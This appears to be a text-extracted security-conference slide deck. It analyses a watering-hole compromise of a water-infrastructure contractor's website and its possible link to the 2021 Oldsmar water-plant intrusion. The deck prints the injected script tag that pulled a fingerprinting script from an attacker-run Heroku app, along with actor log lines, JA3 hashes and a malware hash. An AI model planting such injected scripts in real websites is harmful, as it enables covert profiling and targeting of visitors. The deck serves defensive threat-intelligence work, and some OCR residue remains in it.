



# WATERING HOLE ATTACK

ANALYZING A NEW WATER WATERING HOLE

# INTRODUCTIONS

Sergio Caltagirone




Kent Backman





## BUILT BY PRACTITIONERS FOR PRACTITIONERS



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HQ | Hanover, MD

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Including **9** of the **10** largest U.S. electric utilities and **5** of the **10** largest oil and gas companies

# KNOWN WATERING HOLE THREAT

ICS-FOCUSED ACTIVITY GROUPS USING WATERING  
HOLES AS INITIAL INFECTION VECTOR



# Someone tried to poison Oldsmar's water supply during hack, sheriff says

Pinellas Sheriff Bob Gaultieri said the attacker tried to raise levels of sodium hydroxide, also known as lye, by a factor of more than 100.




Pinellas County Sheriff Bob Gaultieri speaks at a press conference Monday, along with Oldsmar Mayor Eric Seidel, middle, and City Manager Al Braithwaite, left. On Friday, Gaultieri said, someone remotely accessed the computer system for the city's water treatment plant and tried to add a large amount of lye to the city's water supply. [ Pinellas County Sheriff's Office ]

# WHAT HAPPENED AT OLDSMAR THAT DAY?

## *DRAGOS ADVERSARY HUNTERS GET TO WORK*

- ✓ IDENTIFY CITY OF OLDSMAR EGRESS IP ADDRESS
  - ✓ 69.80.66.xxx
- ✓ PULL TELEMETRY DATA FOR FEBRUARY 5<sup>TH</sup>
  - ✓ Team Cymru Pure Signal Recon







# ENCRYPTED TRAFFIC TO SWISS IP ADDRESS

*IN A ~~LAKE~~ TERRESTRIAL ZURICH METRO DATA CENTER*

start_time	src_ip_addr	src_cc	dst_ip_addr	dst_cc	proto	src_port	dst_port	tcp_flags	num_pkts	num_octets
2/5/2021 14:49	69.80.66.xxx	US	160.85.255.180	CH	6	22489	443	17	3	121
2/5/2021 14:50	69.80.66.xxx	US	160.85.255.180	CH	6	56246	443	21	3	120



# JA3 SSL Fingerprint

Your fingerprint (MD5 of JA3) is:

**b32309a26951912be7dba376398abc3b**

Your fingerprint full JA3 is

771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-340

Search JA3 hash

b32309a26951912be7dba376398abc3b

Search for JA3 hash

Currently 84575 unique JA3 hashes in DB



## REST API

If you are just interested in the raw data use the REST API. It will return JSON string. To get your fingerprint from a command shell type:

```
$ curl -X GET 'https://ja3er.com/json'
```

To search for "User-Agents" matching a given hash type:

```
$ curl -X GET 'https://ja3er.com/search/[md5_hash]'
```

[Read about](#)



## Integration

You easily can integrate JA3 SSL fingerprints into your web site via ajax calls. Below you will find a sample with [jQuery](#):

### Ajax call with jQuery

```
$.getJSON( "https://ja3er.com/json", function( json ) {  
  console.log( "JSON Data: " + json.ja3 );  
});
```

[Explore the docs](#)



## Information

The JA3 algorithm takes a collection of settings from the SSL "Client Hello" such as SSL/TLS version, accepted cipher suites, list of extensions, accepted elliptic curves, and elliptic curve formats.

For compactness the JA3 string is hashed with MD5.

[Further reading](#)


# WHAT THE HECK IS JA3?

TYPICALLY USED TO FLAG  
*POTENTIALLY MALICIOUS*  
ENCRYPTED TRAFFIC

## TLS Fingerprinting with JA3 and JA3S



John Althouse [Follow](#)  
Jan 15, 2019 · 10 min read



### TL;DR

In this blog post, I'll go over how to utilize JA3 with JA3S as a method to fingerprint the TLS negotiation between client and server. This combined fingerprinting can assist in producing higher fidelity identification of the encrypted communication between a specific client and its server. For example —

Standard Tor Client:

JA3 = e7d705a3286e19ea42f587b344ee6865 ( Tor Client )

JA3S = a95ca7eab4d47d051a5cd4fb7b6005dc ( Tor Server Response )

The Tor servers always respond to the Tor client in exactly the same way, providing higher confidence that the traffic is indeed Tor. Further examples —

Trickbot malware:

## JA3 FINGERPRINTING USED FOR IT SECURITY

Examples: Moloch, Trisul NSM, NGiNX, MISP, Darktrace, Suricata, Packetbeat, Splunk, MantisNet, ICEBRG, Redsocks, NetWitness, ExtraHop, Vectra Cognito Platform, Corvil, Java, Go, Security Onion, AEngine, RockNSM, Corelight, VirusTotal, SELKS, Stamus Networks


## JA3/JA3S ALSO USED BY DRAGOS

Incident response toolsets

## BOTNET NODES ARE DETECTED BY JA3

Hold that thought





# NO OFFENSE TO THE FINE PROFESSIONALS WORKING FROM CITY OF OLDSMAR NETWORK

*BUT...*JA3 FINGERPRINTING IS JUST NOT TYPICAL FOR  
ANYONE BUT INFOSEC NERDS

INTELLIGENCE ANALYST *MODUS OPERANDI*:

(ANY AND ALL LEGAL AND FRIENDLY MEANS)

SOMETIMES: I KNOW A SWISS PEEP WHO MIGHT  
KNOW...ANOTHER SWISS PEEP

# SWISS PEEPS DROP US A CLUE

## FINDING OF OLDSMAR NETWORK FLOW ON 5 FEBRUARY

Callout to Swiss website ja3er.com used to fingerprint OS+browser encryption ciphers

(Dragos extensive network of contacts found peep who runs ja3er.com)

Referring site

```
69.80.66.115 - - [05/Feb/2021:14:49:03 +0000] "GET /json HTTP/1.1" 200 328 "https://tlcdiversified.com/"  
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146  
Safari/537.36" "-"
```

# REVIEW OF WEBSITE WITH FINGERPRINTING CODE

TLC DIVERSIFIED  
THURSTON LAMBERSON CORP.

OUR STRENGTH IS IN OUR PEOPLE

PROCORE

LIFT STATIONS  
TREATMENT PLANTS  
CONCRETE STRUCTURES  
PIPELINES  
PUMP STATIONS  
PROCESS PIPING

DRAGOS

script?id=ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb

```
var e = n(20);
o = n(113);
(t.exports = function(t, r) {
  return o[t] || (o[t] = void 0 != r ? r : {}))
})(("versions", []).push({
  version: "3.6.5",
  mode: e ? "pure" : "global",
  copyright: "© 2020 Denis Pushkarev (zloirock.ru)"
})), function(t, r, n) {
  var e = n(25),
  o = n(40),
  i = n(90),
  u = n(4);
  t.exports = e("Reflect", "ownKeys") || function(t) {
    var r = o.f(u(t)),
    n = 1.f;
    return n ? r.concat(n(t)) : r
  }
}, function(t, r) {
  t.exports = ["constructor", "hasOwnProperty", "isPrototypeOf", "propertyIsEnumerable", "toLocaleString", "toString", "valueOf"]
}, function(t, r) {
  r.f = Object.getPrototypeOf
}, function(t, r, n) {
  var e = n(1);
  t.exports = !!Object.getPrototypeOfSymbols && !e((function() {
    return !String(Symbol())
  })))
}, function(t, r, n) {
  var e = n(5),
  o = n(9),
  i = n(4),
  u = n(55);
  t.exports = e ? Object.defineProperty : function(t, r) {
    i(t);
    for (var n, e = u(r), a = e.length, f = 0; a > f; )
      o.f(t, n = e[f++], r[n]);
    return t
  }
}, function(t, r, n) {
  var e, o, i = n(2), u = n(66), a = i.process, f = a && a.versions, c = f && f.v8;
  c ? o = (e = c.split("."))[0] + e[1] : u && !(e = u.match(/Edge\/(\d+)/)) || e[1] >= 74 && (e = u.match(/Chrome\/(\d+)/)) ? o = e[1] : o = 0;
  t.exports = o && +o
}, function(t, r, n) {
  var e = n(6),
  o = n(58),
  i = e("iterator"),
  u = Array.prototype;
  t.exports = function(t) {
    return void 0 != t && (o.Array === t || u[i] === t)
  }
}
```


- Heavily obfuscated
- Multiple browser and system enumeration routines
- Multiple redundant TLS cipher fingerprinting routines (ja3er.com and tlsfingerprint.io)

# REVIEW OF WEBSITE WITH FINGERPRINTING CODE

```
2183 var wpgmaps_lang_km_away = "km away";
2184 var wpgmaps_lang_m_away = "miles away";
2185 /* ]]> */
2186 </script>
2187 <script type='text/javascript' src='https://tlcdiversified.com/wp-content/plugins/wp-google-maps/js/wpgmaps.js?ver=8.0.26b' id='wpgn
</script>
2188 <script type='text/javascript' id='sb_instagram_scripts-js-extra'>
2189 /*  */
2190 var sb_instagram_js_options = {"font_method":"svg","resized_url":"https://tlcdiversified.com/wp-content/uploads/sb-instagram-fe
images/", "placeholder":"https://tlcdiversified.com/wp-content/plugins/instagram-feed/img/placeholder.png"};
2191 /* ]]&gt; */
2192 &lt;/script&gt;
2193 &lt;script type='text/javascript' src='https://tlcdiversified.com/wp-content/plugins/instagram-feed/js/sb-instagram-2-2.min.js?ver=2.4.
id='sb_instagram_scripts-js'&gt;&lt;/script&gt;
2194 &lt;script&gt;
2195 window.bdScriptIdFn = function(){return 'ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb'};
2196 &lt;/script&gt;
2197 &lt;script defer src='https://bdatac.herokuapp.com/api/script?id=ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb'&gt;
2198 &lt;/script&gt;
2199 &lt;/body&gt;
2200 &lt;/html&gt;</pre></div><div data-bbox="740 327 956 562" data-label="List-Group"><ul><li>Fingerprinting and exploit filtering is classic watering hole tactic to only hit desired targets</li></ul></div><div data-bbox="96 697 590 912" data-label="Image"><img alt="Screenshot of a web browser showing the URL https://bdatac.herokuapp.com/api/script?id=ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb. The page content displays a JavaScript function definition: (function () { ... })();"/></div><div data-bbox="596 752 780 889" data-label="List-Group"><ul><li>Direct browsing giant script only displays this</li></ul></div><div data-bbox="8 927 108 970" data-label="Page-Footer"><p>DRAGONS</p></div>
```



# US geolocation of fingerprinting drive-bys





# WHAT IS A WATERING HOLE ATTACK?

AKA STRATEGIC WEB COMPROMISE

- LION WAITS WHERE PREY GATHER (WATERING HOLE)
- PICKS OUT THE FATTEST AND/OR SLOWEST ONE

## Summary

This website contacted 16 IPs in 5 countries across 14 domains to perform 186 HTTP transactions. The main IP is 64.91.238.209, located in United States and belongs to LIQUIDWEB, US. The main domain is tlcdiversified.com. TLS certificate: Issued by R3 on January 24th 2021. Valid for: 3 months.

This is the only time tlcdiversified.com was scanned on urlscan.io!

urlscan.io Verdict: No classification 

## Live information

Google Safe Browsing:  No classification for tlcdiversified.com  
Current DNS A record: 64.91.238.209 (AS32244 - LIQUIDWEB, US)











## Domain & IP information

IP/ASNs	IP Detail	Domains	Domain Tree	Links	Certs	Frames
↔	Domain	Requested by				
116	tlcdiversified.com	tlcdiversified.com				
25	maps.google.com	tlcdiversified.com maps.google.com				
7	s.w.org	tlcdiversified.com				
7	fonts.googleapis.com	tlcdiversified.com maps.google.com				
6	maps.gstatic.com	tlcdiversified.com				
6	cdnjs.cloudflare.com	tlcdiversified.com cdnjs.cloudflare.com				
5	fonts.gstatic.com	fonts.googleapis.com				
4	maps.googleapis.com	tlcdiversified.com maps.google.com				
3	bdatac.herokuapp.com	tlcdiversified.com bdatac.herokuapp.com				
2	unpkg.com	1 redirects → tlcdiversified.com				
2	www.google-analytics.com	tlcdiversified.com www.google-analytics.com				
1	client.tlsfingerprint.io	bdatac.herokuapp.com				
1	ja3er.com	bdatac.herokuapp.com				
1	maxcdn.bootstrapcdn.com	tlcdiversified.com				
0	tlc.xplodeprojects.com	Failed tlcdiversified.com				
186	15					

## Screenshot



## Detected technologies

 WordPress (CMS)	Expand
Overall confidence: 100%	
Detected patterns	
<ul style="list-style-type: none"> <li>html /&lt;link rel=["']stylesheet["'] [^&gt;]+Vwp-(?:content includes)/\//i</li> <li>script /\wp-(?:content includes)/\//i</li> <li>headers link /rel="https:\wp\orgV"/i</li> <li>html /&lt;!-- All in One SEO Pack ([d.] +) /i</li> <li>html /&lt;link [^&gt;]* href=["'] [^"]+revslider/\w-+\css?ver=([0-9.] +) ["'] /i</li> </ul>	
 PHP (Programming Languages)	Expand
 MySQL (Databases)	Expand
 Bootstrap (Web Frameworks)	Expand
 Nginx (Web Servers)	Expand
 All in One SEO Pack (SEO)	Expand
 Font Awesome (Font Scripts)	Expand
 Google Analytics (Analytics)	Expand
 Google Font API (Font Scripts)	Expand
 Revslider (Miscellaneous)	Expand
Overall confidence: 100%	
Detected patterns	
<ul style="list-style-type: none"> <li>html /&lt;link [^&gt;]* href=["'] [^"]+revslider/\w-+\css?ver=([0-9.] +) ["'] /i</li> </ul>	

## Page Statistics

186	99 %	67 %	14	15
Requests	HTTPS	IPv6	Domains	Subdomains
16	5	31120	54574	3
IPs	Countries	Transfer	Size	Cookies
		kB	kB	



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## SOME OF OUR PRODUCTS

Below are just a few of our products you can buy from our [shop](#).



# 20 DECEMBER 2020 – 16 FEBRUARY 2021

## BOTH WATERHOLES ACTIVATED BY ACTOR 20 DECEMBER

Belgium anonymous VPN IP address

Actor test

37.120.218.113 - - [20/Dec/2020:16:52:12  
+0000] "GET /json HTTP/1.1" 200 321  
"http://darkteam.store/example1.html"  
"Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/80.0.3987.163 Safari/537.36" "-"

Belgium anonymous VPN IP address

Actor test

**ACTOR**  
37.120.218.92 - - [20/Dec/2020:22:27:37  
+0000] "GET /json HTTP/1.1" 200 321  
"https://tlcdiversified.com/" "Mozilla/5.0  
(X11; Linux x86\_64) AppleWebKit/537.36  
(KHTML, like Gecko)  
Chrome/80.0.3987.163 Safari/537.36" "-"

- Same actor
- Same infrastructure (client, malscript @ Heroku, VPN)
- Same operation
- Different targets, objectives

# WAS THIS HOW THE POISONER GOT INTO OLDSMAR?

SEVERAL ELEMENTS EARLY IN OUR INVESTIGATION SUGGESTED A HIGHLY POTENT AND DANGEROUS THREAT TO WATER UTILITIES:

- FLORIDA-FOCUSED WATERING HOLE
- TEMPORAL CORRELATION TO OLDSMAR EVENT
- HIGHLY ENCODED AND SOPHISTICATED JAVASCRIPT
- FEW CODE LOCATIONS ON THE INTERNET
- KNOWN ICS-TARGETING ACTIVITY GROUPS USE WATERING HOLES AS INITIAL ACCESS INCLUDING: DYMALLOY, ALLANITE, AND RASPITE



....the rest of the story



# DIGGING DEEPER

(THANKS TO JIMMY, DRAGOS SENIOR RE)

- Dragos completed reverse engineering of profiling and fingerprinting script
- Besides detailed fingerprinting and client system profiling with upload to database, script as observed was not capable of pushing malcode
- We don't know why actor would specifically (and only) target clients of dark market and water infrastructure construction company
- Darkteam\.store website was taken down ~11 March 2021, several weeks after Heroku took down the malicious app at [bdatac.herokuapp.com](https://bdatac.herokuapp.com)
- And we also found this...

2701f35430167bbb99f334c81088af75f8209a07cb1bcbf9c765a4968af2fbaa

Help



47 security vendors flagged this file as malicious

2701f35430167bbb99f334c81088af75f8209a07cb1bcbf9c765a4968af2fbaa

14.71 MB

Size

2021-03-14 01:40:27 UTC

2 months ago

C:\Users\<USER>\AppData\Local\Temp\clbvutcs.exe

checks-disk-space

checks-network-adapters

direct-cpu-clock-access

long-sleeps

malware

peexe

persistence

runtime-modules



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DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

SUBMISSIONS

COMMUNITY

3

VirusTotal Cuckoofork 4

Full report

Pcap

### Network Communication

#### HTTP Requests

+ http://www.google.com/

#### DNS Resolutions

+ www.google.com

+ app.snapchat.com

+ darkteam.store

+ iv0001-npxs01001-00.auth.np.ac.playstation.net

# TOFSEE BOT MALWARE

## ACHILLES' HEEL

- Q: WHAT WAS WRONG WITH THE OLD TOFSEE BOTNET?
- A: IT WAS READILY DETECTED USING DISTINCTIVE JA3 TLS CIPHER FINGERPRINTS

community.ibm.com/community/user/security/blogs/tom-obremski1/2020/10/23/qni-ja3-ja3s-for-network-encryption

Security Topic groups User groups Events Participate Resources

...	447	tcp_ip	nonstandard port	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	447	tcp_ip	Multiple (2)	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	447	tcp_ip	nonstandard port	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
